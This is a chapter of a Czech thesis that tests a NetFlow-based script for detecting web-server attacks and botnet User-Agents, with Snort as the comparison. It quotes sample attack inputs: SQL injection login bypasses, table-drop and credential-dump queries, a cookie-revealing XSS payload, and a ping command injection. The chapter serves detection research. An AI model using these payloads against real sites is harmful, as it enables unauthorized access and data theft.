Pro testování skriptu bylo vytvořeno několik sad testovacích řetězců obsahující různé typy útoků na webové servery. Jako testovací webový server posloužil software EasyPHP[15] verze 14.1 pro OS Windows, který zapouzdřuje potřebný Apache[16] a dále modul PHP[17] a MySQL[18] databázi pro testování úspěšnosti SQL Injection útoku nad daty. Jednou z hlavních výhod tohoto softwaru je vzájemné přednastavení těchto tří programů. Pro klienta byl použit webový prohlížeč Mozilla Firefox/45.0[19]. Komunikace byla zachycena ve formátu pcap na straně serveru. Jak detekce útoků na webový server, tak detekce botnetu se používají na jiných místech, v případě webového serveru je to ve směru z internetu směrem k serveru a u botnetu ve směru z lokální sítě do internetu.

8.1 Testování útoků na webové servery

8.1.1 Testovací síť

Na obrázku 8.1 je zobrazena topologie testovací sítě. Klient může být připojený k internetu jakoukoliv dostupnou technologií, v tomto případě se připojuje pomocí UTP kabelu. Klientem nemusí nutně být osobní počítač, útok může být také prováděn z mobilního telefonu či tabletu a jiných zařízení, které obsahují webový prohlížeč nebo terminál a mají konektivitu do internetu. Server obvykle bývá připojen vysokorychlostní linkou a to nejčastěji pomocí nestíněného metalického kabelu (UTP). V tomto případě tomu tak také je (viz Obrázek 8.1). NetFlow sonda na serveru je softwarová.



Obrázek 8.1: Topologie testovací sítě

[15] http://www.easyphp.org/
[16] https://httpd.apache.org/ - softwarový webový server s otevřeným kódem
[17] https://secure.php.net/ - interpret jazyka PHP
[18] https://www.mysql.com/ - volně dostupný databázový systém s komunikací pomocí jazyka SQL
[19] https://www.mozilla.org/cs/firefox/ - klientský webový prohlížeč

8.1.2 Testovací data

Testovací řetězce byly získány z různých serverů (viz Příloha A) a také byly doplněny o vlastní řetězce, které byly zjištěny při vlastním zkoumání a pozorování a to buďto přidáním úplně nových nebo úpravou již existujících.

Bylo vytvořeno šest hlavních testovacích sad pro tři scénáře, kde každá sada obsahuje na straně serveru logovací soubor obsahující zprávu informující o proběhlých útocích vytvořený skriptem pro tuto práci a také další logovací soubor vytvořený softwarem Snort obsahující informace pouze o tocích, které detekoval jako útočné. Byly provedeny a zachyceny tyto scénáře na získání nebo odepření dat na/ze serveru:

- útok na databázi - SQL Injection
- útok na uživatele - Cross-Site Scripting, Cross Site Request Forgery, Comment Injection
- útok na server - Command Injection, Code Injection, Path Traversal

Ve všech třech scénářích byly jednotlivé pokusy o útok jednoznačně odděleny (vyplývá z toho, že HTTP je bezstavový), proto mohly být provedeny ihned po sobě bez vzájemného ovlivnění výsledků. Každý scénář obsahoval dvě testovací sady, kdy jedna z nich měla zakódované jen nezbytné znaky, které se v normální podobě v URL adrese vyskytovat nemohou. Zatímco druhá sada využila některé řetězce ze sady první, které byly následně rozšířeny o útok Double Encoding, kdy některé znaky řetězce byly ještě jednou zakódovány pro větší úspěšnost útoku.

Názvy všech vytvořených souborů jsou uvedeny v tabulce 8.1. Tyto vygenerované soubory jsou uloženy v adresáři „logs“. Všechny testovací soubory jsou umístěny v adresáři „web“.

Scénář	Název souboru výstupu ze skriptu	Název souboru výstupu ze Snortu	Testované řetězce
útok na databázi	db_attack.log	db_attack-s.log	Tabulka A.1
	db_attack_e.log	db_attack-s_e.log	Tabulka A.2
útok na uživatele	user_attack.log	user_attack-s.log	Tabulka A.3
	user_attack_e.log	user_attack-s_e.log	Tabulka A.4
útok na server	server_attack.log	server_attack-s.log	Tabulka A.5
	server_attack_e.log	server_attack-s_e.log	Tabulka A.6

Tabulka 8.1: Názvy vytvořených souborů při testování

8.1.2.1 Scénář 1 - útok na databázi

V tomto scénáři se použily všechny řetězce z Přílohy A podsekce Útok na databázi. Jako vzorový příklad poslouží pátý řetězec v tabulce A.1 („name=admin&password=' or 1=1%23“) - byla použita databáze MySQL, proto i komentář podporující MySQL. Při těchto útocích se cílilo na tabulku User (viz Tabulka 8.3), která obsahovala přihlašovací údaje (viz Tabulka 8.2) do systému. V tabulce mimo běžných uživatelů byli také přihlašovací údaje

na administrátorský účet (admin). Data v tabulce, jak přihlašovací jméno, tak heslo, byly uloženy v čitelné podobě a při přihlašování se údaje porovnávaly znak po znaku.


#	Název	Typ	Porovnávání	Vlastnosti	Nulový	Výchozí	Další
1	**id**	int(11)			Ne	*Žádná*	AUTO_INCREMENT
2	**name**	varchar(50)	utf8_general_ci		Ne	*Žádná*	
3	**password**	varchar(50)	utf8_general_ci		Ne	*Žádná*	
4	**note**	text	utf8_general_ci		Ano	*NULL*	

Tabulka 8.3: Struktura tabulky Users v MySQL databázi

id	name	password	note
1	admin	admin	Account for administration
2	client	secret	Regular user
3	buyer	some	Person who buy things
4	user	nothing	Some person


Tabulka 8.2: Ukázková data v tabulce Users

Testovací formulář (viz Obrázek 8.2) je umístěn v souboru „login.php“, který obsahuje vstupní pole pro jméno a heslo. Po úspěšném přihlášení se zobrazí jméno a poznámka k němu. Pro lepší přehlednost pole pro vkládání hesla zobrazuje vložené znaky a neskrývá je, jak by to bylo v reálném případě.



Obrázek 8.2: Testovací formulář pro přihlášení

Pokus o přihlášení na účet administrátora pomocí SQL Comment Injection, kdy je snaha zakomentovat ověření hesla, je zobrazen v prvních třech příkladech. Dalším způsobem, pokusu o přihlášení, je vložení vždy pravdivého výrazu, který zaručí vyhodnocení hesla vždy jako platné. Příklad vstupu dat do formuláře je zobrazen na obrázku 8.3. Úspěšně provedený útok je vidět na obrázku 8.4. Další příklady se snaží získat data z tabulky User pomocí vkládání blokových komentářů. Poté následuje pokus o zahození (smazání) této tabulky. Ostatní příklady jsou již pouze pro testování, při vhodné úpravě by se také daly použít pro útok na tabulku User. Poslední třetina příkladů obsahuje vždy (ne)pravdivé výrazy, které slouží pouze pro test detekce.



Obrázek 8.3: Naplněný formulář pro přihlášení

admin - Account for administration
client - Regular user
buyer - Person who buy things
user - Some person

Obrázek 8.4: Výsledek úspěšného útoku na databázi

8.1.2.2 Scénář 2 - útok na uživatele

V tomto scénáři se použily všechny řetězce z Přílohy A podsekce Útok na uživatele. Vzorovým příkladem pro tento typ útoku bude čtvrtý řetězec z tabulky A.3 („<img src=asdf onerror=alert(document.cookie)>“). Tento útok má za cíl vyrušit uživatele nežádoucí vyskakovací hláškou – avšak neslouží k získávání informací od uživatele, jen k jeho vyrušení při prohlížení webu. Útok probíhal nad databázovou tabulkou Posts (viz Tabulka 8.4), která obsahovala seznam příspěvků uživatelů (viz Tabulka 8.5) v podobě atributů jméno, obsah zprávy a čas vložení.

#	Název	Typ	Porovnávání	Vlastnosti	Nulový	Výchozí	Další
1	**id**	int(11)			Ne	*Žádná*	AUTO_INCREMENT
2	**name**	varchar(50)	utf8_general_ci		Ne	*Žádná*	
3	**text**	text	utf8_general_ci		Ne	*Žádná*	
4	**date**	datetime			Ne	CURRENT_TIMESTAMP	

Tabulka 8.4: Struktura tabulky Posts v MySQL databázi

id	name	text	date
1	Client	Some useful text.	2016-04-13 17:53:28
3	Visitor	Interesting..	2016-04-13 17:54:51
4	Mr. Nobody	This is so far quite boring page, please impove it...	2016-04-13 17:55:54


Tabulka 8.5: Ukázková data v tabulce Posts

Testovací formulář (viz Obrázek 8.5) je umístěn v souboru „posts.php“, který obsahuje vstupní pole pro jméno a tělo zprávy. Pod ním je vypsán obsah celé tabulky. V situaci, kdy na stránku nebyl proveden žádný útok, jsou informace z tabulky v pořádku vypsány. Pokud se provede

Formulář pro vkládání poznámek
Jméno:
Obsah:
Odeslat

Client (2016-04-13 17:53:28) : Some useful text.
Visitor (2016-04-13 17:54:51) : Interesting..
Mr. Nobody (2016-04-13 17:55:54) : This is so far quite boring page, please impove it.


Obrázek 8.5: Formulář pro vkládání příspěvků do tabulky Posts s výpisem z tabulky



Obrázek 8.10: Naplněný formulář pro vkládání příspěvků do tabulky Posts

vložení vhodného řetězce (např. řetězce z tabulky A.3 nebo A.4) do kteréhokoliv pole formuláře a ten se následně odešle, tak při dalším výpisu tabulky se vykoná daný útok.


Vložením čtvrtého řetězce z tabulky A.3 do pole pro tělo zprávy (viz Obrázek 8.10) a vložením jakéhokoliv neprázdného řetězce do pole pro jméno a následného odeslání formuláře se příspěvek zapíše do tabulky. Při znovunačtení stránky (provede se automaticky po odeslání formuláře) dojde opět k výpisu všech článků. Prohlížeč narazí na obrázek, který si bude chtít stáhnout, ale neúspěšně, v tom případě se spustí událost „onerror“, která vyvolá vyskakovací okno s obsahem klientovy cookie. Výsledek útoku je možné vidět na obrázku 8.10.



Obrázek 8.10: Zobrazen uživatelův obsah Cookies po útoku


8.1.2.3 Scénář 3 - útok na server

V tomto scénáři se použily všechny řetězce z Přílohy A podsekce Útok na server. Vzorovým příkladem pro tento scénář bude první řetězec z tabulky A.5 („address=127.0.0.1 | ver“). Tímto útokem je útočník schopný získat užitečná data ze serveru v podobě vykonání příkazu v terminálu (nebo ve Windows v příkazové řádce) a následné zobrazení jeho výstupu. Také je možné získat obsah souboru na serveru, ke kterému má server přístupová práva. Tyto typy útoků nepotřebují databázová data, nýbrž souborový systém. Vzorový příklad využívá funkce dokumentu, která volá terminálový příkaz „ping“ pro zjištění odezvy dané IP adresy.



Obrázek 8.11: Formulář pro vkládání IP adresy ke zjištění dostupnosti

Formulář pro zjištění odezvy (viz Obrázek 8.11) je umístěn v souboru „ping.php“, obsahující formulář se vstupním polem pro IP adresu. Pod formulářem se po odeslání požadavku a následném vyhodnocení zobrazí odpověď. V případě zadání pouze validní IP adresy, server vrátí správnou odpověď z příkazu ping.



Obrázek 8.11: Naplněný formulář pro zjištění dostupnosti

Avšak když se do pole pro IP adresu vloží vzorový řetězec (viz Obrázek 8.11), je po krátké chvíli vypsána verze operačního systému (viz Obrázek 8.10). Tato ukázka zobrazuje získávání informací ze serveru. Toto může být užitečné např. při zjišťování, zda je možné provést určitý útok na server ze seznamu známých bezpečnostních děr v dané verzi systému.

```
Microsoft Windows [Version 6.3.9600]
```

Obrázek 8.10: Odpověď ze serveru v podobě vypsání verze operačního systému

8.1.2.4 Reálný provoz

Jako ukázku reálného provozu byl použit pcap soubor získaný ze serveru Tcprelay[20], který obsahoval reálnou komunikaci z lokální sítě k vlastním serverům a do internetu. Z tohoto souboru byly vyextrahovány pouze komunikace pomocí protokolu HTTP. Soubor obsahuje záznam pouze pěti minut komunikace, ale i za tuto krátkou dobu bylo zaznamenáno přes 16 000 toků (přes 23 000 paketů). Zachycená komunikace není na straně webového serveru, nýbrž v lokální síti, ale v tomto případě to nevadí a pro tento test vyhovuje. Tabulka 8.5 obsahuje ukázku pěti toků při reálném provozu.

Start Time - first seen	Source IP address	HTTP hostname	HTTP URL	Source Port	Packets	Bytes
2016-05-15 12:24:43.367	172.16.133.20	172.16.139.250:5440	/CSIS/CSISISAPI.dll/?request?fc924a18-1bfc-4685-823a-f3157510f9	62292	1	251
2016-05-15 12:24:44.798	172.16.133.97	172.16.139.250:5440	/CSIS/CSISISAPI.dll/?request?975ffd37-5696-4864-90de-910dece69d	59311	1	251
2016-05-15 12:24:48.669	172.16.133.95	172.16.139.250:5440	/CSIS/CSISISAPI.dll/?request?a8afef8f-1e5c-4b55-bf16-790ef65619	56889	1	251
2016-05-15 12:24:47.213	172.16.133.41	s0.2mdn.net	/viewad/3040805/300x250_Caribbean_Adventure.jpg	52690	1	462
2016-05-15 12:24:45.814	172.16.133.44	ad.doubleclick.net	/adi/linkedin.dart/home;optout=false;lang=en;tile=1;sz=1x1;v=6;	64682	2	2092

Tabulka 8.5: Příklad zachycených toků při reálném provozu

Žádný z toků není nikterak kontrolován na přítomnost „útočných řetězců“. Tento test má ověřit, zda detekční skript nedetekuje řetězce, které jsou zcela v pořádku.

Výsledky detekce jsou obsaženy v souboru „real.log“. Pro tento test zajímavé jsou detekované řetězce (resp. jejich část „query string“), které je možné vidět níže.

```
;ad_w=728;ad_h=90;coid=290;nid=3689;ecaid=106535|1591
q=select%20*%20from%20ucs.breakingnews%20where%2
Z=120x45&i=1413372&u=www.yahoo.com&O=1&S=3177719&&_salt=13
```

V případě druhého řetězce detekce byla správná. Detekovaný řetězec obsahoval podřetězce „select * from ... where“, který jak bylo napsáno v kapitole 6.2.2, je Injection útok. V ostatních dvou případech se jednalo o nesprávnou detekci, kdy se ani v jednom případě o útok nejednalo.

[20] Tcprelay - http://tcpreplay.appneta.com/wiki/captures.html

Z celkového pohledu bylo testováno přes 16 000 toků, z toho byl jeden identifikován správně a dva nesprávně. Správnost nebyla nijak ověřována. Výsledkem tohoto testu mělo být ověření, zda detekční skript napsaný pro tuto práci nedetekuje příliš nesprávných řetězců. Z předchozích čísel je vypočítána míra nesprávně detekovaných útoků, která dosahuje hodnoty 0,125‰.

8.1.3 Ukázky dat

V tabulce 8.6 je zobrazen příklad zachycených toků při útoku na databázi, zatímco obrázek 8.11 ukazuje detail jednoho paketu, který obsahuje HTTP žádost (request). V detailu paketu je možné vidět požadovanou metodu GET, cílovou IP adresu serveru, požadovanou URL, identifikaci klientského prohlížeče a další hlavičky pro detekci útoku v této práci nevýznamné.

Start Time - first seen	Source IP address	HTTP hostname	HTTP URL	Source Port	Packets	Bytes
2016-04-12 20:06:35.096	81.200.53.245	147.229.216.129	/projects /?SE%2F*something*%2FLECT%20*%2F**%2FFROM%2F**%2FUsers	49613	1	393
2016-04-12 20:06:35.096	81.200.53.245	147.229.216.129	/projects/?SELECT%20IF%281=1%2C%27true%27%2C%27false%27%29	49619	1	388
2016-04-12 20:06:35.096	81.200.53.245	147.229.216.129	/projects/?10%3B%20DROP%20Users--	49615	1	363
2016-04-12 20:06:35.096	81.200.53.245	147.229.216.129	/projects/?SELECT%2F*avoid-spaces*%2F*%2F**%2FFROM%2F**%2FUsers	49610	1	393
2016-04-12 20:06:35.096	81.200.53.245	147.229.216.129	/projects/?SELECT%20login%20%2B%20%27-%27%20%2B%20password%20FR	49620	1	403
2016-04-12 20:06:35.106	81.200.53.245	147.229.216.129	/projects/?OR%202%20BETWEEN%201%20AND%203	49640	1	371
2016-04-12 20:06:35.096	81.200.53.245	147.229.216.129	/projects/?SELECT%20CONCAT%28login%2C%20password%29%20FROM%20Us	49622	1	396

Tabulka 8.6: Příklad zachycených toků při útoku na databázi

```
▷ Frame 3: 392 bytes on wire (3136 bits), 392 bytes captured (3136 bits)
▷ Ethernet II, Src: HewlettP_82:7d:aa (b8:af:67:82:7d:aa), Dst: CompalIn_70:cc:8a (b8:88:e3:70:cc:8a)
▷ Internet Protocol Version 4, Src: 81.200.53.245, Dst: 147.229.216.129
▷ Transmission Control Protocol, Src Port: 49605 (49605), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 338
◢ Hypertext Transfer Protocol
  ▷ GET /projects/?username=admin%27%2F*&password=passwd HTTP/1.1\r\n
    Host: 147.229.216.129\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: cs,en-US;q=0.7,en;q=0.3\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://147.229.216.129/projects/?username=admin%27%2F*&password=passwd]
    [HTTP request 1/1]
```


Obrázek 8.11: Příklad zachycené HTTP žádosti při útoku na databázi

8.2 Testování botnetů v lokální síti

Pro správnou funkčnost detekčního skriptu detekujícího botnet z HTTP hlaviček musí daný „bot agent“ komunikovat protokolem HTTP (viz kapitola 2.1) se vzdáleným webovým serverem. Sonda může být softwarová nebo hardwarová. Sondu je zapotřebí umístit na správné místo. Ideálním místem je uzel, kterým prochází veškerá komunikace protokolem HTTP do internetu. Takové místo je buďto výchozí brána, nebo v případě podnikové sítě většinou nainstalovaný proxy server.

8.2.1 Testovací síť

Na obrázku 8.12 je zobrazena topologie testovací sítě. Klientem se v této topologii rozumí jakýkoliv počítač připojený do podnikové (privátní) sítě. Sonda je umístěna ve výchozí bráně a je softwarová. Veškerá komunikace mimo lokální sít je zpracována sondou.



Obrázek 8.12: Topologie testovací sítě pro detekci botnetu

8.2.2 Testovací data

Byly vytvořeny dvě testovací sady pro jeden scénář. Názvy všech vytvořených souborů jsou uvedeny v tabulce 8.7, tyto soubory jsou uloženy v adresáři „logs“.

Scénář	Název výstupního souboru	Testované řetězce
User-Agent hlavičky	bot_1.log	Tabulka A.7
	bot_2.log	Tabulka A.8

Tabulka 8.7: Názvy vytvořených souborů při testování

8.2.2.1 Scénář 4 – User-Agent hlavičky

V tomto scénáři byly použity všechny řetězce z Přílohy A podsekce Botnet User-Agent řetězce. Pro testování těchto řetězců a souběžném sběru dat sondou je možné po exportu dat na kolektor data filtrovat a zjistit zachycené řetězce v hlavičce User-Agent následujícím příkazem (pozn. parametr „R“ obsahuje časové údaje kdy export dat proběhl, při opakovaných testech se bude lišit).

```
/usr/local/bin/nfdump -M /data/nfsen/profiles-
data/'live'/'p9996:p6343:p3000:p2055' -R
'2016/05/08/nfcapd.201605081755:2016/05/08/nfcapd.201605081755
' -c '5' -O 'tstart' -o
'fmt:%ts,%sa,%hhost,%hos,%happ,%sp,%pkt,%byt' -6
```

V tabulce 8.8 lze vidět grafický výstup na kolektoru příkazu uvedeného výše. Tabulka obsahuje pouze prvních pět záznamů zaznamenaných sondou při testování řetězců z tabulky A.7. Z tohoto vzorku záznamů je vidět, že sonda identifikovala položku User-Agent jako klientský prohlížeč Internet Explorer ve všech pěti zobrazených případech.

Start Time - first seen	Source IP address	HTTP hostname	HTTP Host OS	HTTP Host Application	Source Port	Packets	Bytes
2016-05-08 17:56:51.298	46.36.36.206	147.229.216.129	Windows	Internet Explorer	55103	1	194
2016-05-08 17:56:52.321	46.36.36.206	147.229.216.129	Windows	Internet Explorer	55104	1	197
2016-05-08 17:56:53.345	46.36.36.206	147.229.216.129	Windows	Internet Explorer	55105	1	217
2016-05-08 17:56:54.371	46.36.36.206	147.229.216.129	Windows	Internet Explorer	55106	1	247
2016-05-08 17:56:55.397	46.36.36.206	147.229.216.129	Windows	Internet Explorer	55107	1	289

Tabulka 8.8: Data zobrazena v kolektoru při testu řetězců z tabulky A.7

Grafický výstup příkazu výše (vhodně pozměněná hodnota parametru R) je vidět v tabulce 8.9. Stejně jako tabulka 8.8 obsahuje prvních pět ilustrativních záznamů, ale v tomto případě zaznamenaných sondou při testování řetězců z tabulky A.8. Všechny vzorky byly identifikovány jako klientský prohlížeč Mozilla.

Start Time - first seen	Source IP address	HTTP hostname	HTTP Host OS	HTTP Host Application	Source Port	Packets	Bytes
2016-05-08 18:25:50.499	46.36.36.206	147.229.216.129	Windows	Mozilla	57243	1	205
2016-05-08 18:25:51.527	46.36.36.206	147.229.216.129	Windows	Mozilla	57244	1	234
2016-05-08 18:25:52.551	46.36.36.206	147.229.216.129	Linux	Mozilla	57245	1	201
2016-05-08 18:25:53.591	46.36.36.206	147.229.216.129	Windows	Mozilla	57246	1	209
2016-05-08 18:25:54.615	46.36.36.206	147.229.216.129	Debian	Mozilla	57247	1	217

Tabulka 8.9: Data zobrazena v kolektoru při testu řetězců z tabulky A.8

8.3 Vyhodnocení

V této kapitole byly popsány testovací prostředí společně s testovanými scénáři a ukázkami některých typických útoků a jejich případných důsledků. Bylo otestováno, že lze korektně detekovat většinu řetězců (viz vyhodnocení níže), které obsahují útočné podřetězce a informovat o nich administrátora ve formátu začátek toku, URL adresy na kterou útočník cílil společně s řetězcem dotazu (query string) a jeho IP adresou. Dále bylo otestováno množství výskytu nesprávně detekovaných útoků v reálné komunikaci.

8.3.1 Vyhodnocení útoků na webový server


Na graf 8.1 lze vidět výsledky testů útoků na webový server. Útoky jsou rozděleny do jednotlivých kategorií – viz kapitola 8.1.2. Útoky byly analyzovány jak vytvořeným skriptem, tak také programem Snort. Z grafu lze vyčíst následující informace: počet útoků dané kategorie celkem (zelená čára), dále počet detekcí skriptem (BP – oranžový sloupec) a počet detekcí programem Snort (modrý sloupec). Porovnáním skriptu s programem Snort, se základními detekčními pravidly (viz kapitola 6.4.1), dle provedených testů, lze označit skript jako úspěšnější detekční program.

Srovnání pro jednotlivé scénáře po jednotlivých kategoriích je následující. V případě útoku na databázi, ať již základního nebo rozšířeného, tak program Snort detekoval pouze zhruba polovinu útoků, které detekoval skript. Avšak úspěšnost skriptu v této kategorii není příliš uspokojivá a zastavuje se na hodnotě 66.6% úspěšné detekce (celkem 66 útočných řetězců, z toho 44 detekovaných). V kategorii útoku na uživatele je v případě Snortu detekováno pouze 40% útoků, zatímco skript úspěšně detekoval většinu testovaných řetězců. Vyjádřeno v procentech je to 95% úspěšnost. V poslední kategorii útoku na server byla úspěšnost Snortu pouze 20%., zatímco skript detekoval 65% všech útoků (celkem 43 útoků, z toho 27 detekovaných). Výsledky testování zobrazeny v absolutních počtech detekcí jsou vypsány v tabulce 8.10.

	SNORT	BP	CELKEM
útok na databázi	12	28	43
rozšířený útok na databázi	9	16	23
útok na uživatele	17	36	37
rozšířený útok na uživatele	7	20	22
útok na server	4	14	24
rozšířený útok na server	5	13	19

Tabulka 8.10: Tabulka se zobrazením výsledků testování v počtech detekcí a celkem

Velká úspěšnost detekce skriptu je také podmíněna testovací množinou řetězců, jak lze vidět v kategorii útoku na databázi, kde bylo detekováno podstatně méně útoků než ve zbylých kategoriích. Úspěšnější detekce by byla možná v případě, kdy by byly známé typy vkládaných dat (viz níže). Z celkového pohledu lze označit skript jako úspěšnější detekční program útoků na webové servery z analýzy HTTP hlaviček, než je program Snort. Úskalí tkví v sondě, která je schopná zaznamenat pouze prvních 63 znaků požadované URL (mimo adresy serveru).



Graf 8.1: Graf se zobrazením výsledků testování – počet detekovaných útoků v procentech

V tom případě, kdyby se útočný podřetězec vyskytoval až za touto hranicí, skript by ho nenalezl. Naopak jako výhodu programu Snort lze označit možnost dopisovat si vlastní další pravidla, nebo upravovat stávající.

Detekování útoků pomocí analýzy řetězců obsažených v „Cookies“ je v této práci nemožné, z důvodu nedostatků informací sbíraných sondou. Sonda tuto HTTP hlavičku ignoruje, respektive ji neukládá do IPFIX záznamu a proto není možné s touto položkou dále pracovat. V případě HTTP autorizace nastává podobný problém, kdy sonda tuto hlavičku neukládá, a proto není detekce možná.

Brute force metoda se používá nejčastěji k útoku na autorizaci uživatelů, kdy se autorizační údaje zasílaly metodou GET, která tyto údaje vkládá jako součást URL adresy. Dnes již minimálně používané a nahrazované zasíláním autorizačních dat metodou POST, která je o trochu bezpečnější (zasílaná data nejsou na první pohled vidět). Data v tomto případě nejsou součásti IPFIX záznamu, proto nelze detekovat tento typ útoku. V případě autorizace je lepší používat šifrované spojení v podobě HTTPS.

Detekce by byla úspěšnější v případě, kdy by bylo známo, jaké data lze na server posílat. V některých případech je např. žádoucí odesílat SQL dotaz nebo složený příkaz do konzole, v takovém případě by bylo vhodné detekční skript poupravit a některá pravidla by mohly být „přísnější“.

8.3.2 Vyhodnocení botnetů v lokální síti

Analýzou HTTP hlavičky User-Agent je detekce botnetu, z důvodu nepřesného zaznamenání této hodnoty do formátu IPFIX, obtížná. Při testování řetězců z tabulky A.7, kde každá hodnota byla použita v některém reálným botnetu, sonda zaznamenala 26 nesprávně identifikovaných útoků (tyto řetězce identifikovala jako klientský prohlížeč) a zbylých 21 neidentifikovala vůbec, u kterých tuto hodnotu označila jako prázdnou. Výstup skriptu

pro tento test je uložen v souboru „bot_1.log“. Sonda má u této hlavičky definovaný výčtový typ, který obsahuje jen názvy běžných klientských prohlížečů a dále některé další názvy, především neškodných botů, či komunikačních programů.

Testování řetězců z tabulky A.8, kde všechny hodnoty byly zaznamenány z běžných klientských prohlížečů, sonda identifikovala všechny správně, tj. 24 správně detekovaných řetězců. Výstup skriptu pro tento test je uložen v souboru „bot_2.log“. Avšak z důvodu velkého počtu neúspěšných detekcí a hlavně díky nezaznamenávání příchozí hodnoty v hlavičce User-Agent se tato metoda nedá účinně použít pro detekci botnetu z IPFIX dat zachycených sondou.

Detekce pomocí hlavičky User-Agent by byla možná v případě, kdy by sonda ukládala nezměněnou hodnotu této hlavičky do záznamu IPFIX. Následně by bylo možné identifikovat také jiné řetězce, než jsou hodnoty ve výčtovém typu.

Útoky typu XSS nebo injection obsažené v hlavičce User-Agent nejsou sondou zaznamenány a tato hodnota se zobrazuje, jako nezadaná.

Pomocí hlavičky HTTP Hostname nebo HTTP URL detekce botnetu je obtížná vzhledem k nutnosti neustále aktualizace databáze botnet C&C serverů. V případě HTTP hlavičky Host OS je detekce ještě náročnější, z důvodu, že tato hlavička většinou nebývá uvedená vůbec, nebo její hodnota je stejná, jakou odesílá klientský prohlížeč. Pro vice informací viz kapitola 6.3.2.

Z výše uvedených informací je zřejmé, že v tomto stavu v jakém momentálně ukládá sonda toky do IPFIX záznamů je detekce velice nepřesná (viz výše testování HTTP hlavičky User-Agent). Jeden ze způsobu jak detekovat botnet z IPFIX dat je ten, že se analyzují časy přístupu na servery a detekuje se pravidelnost těchto návštěv, ale tato detekce nesouvisí s HTTP hlavičkama.

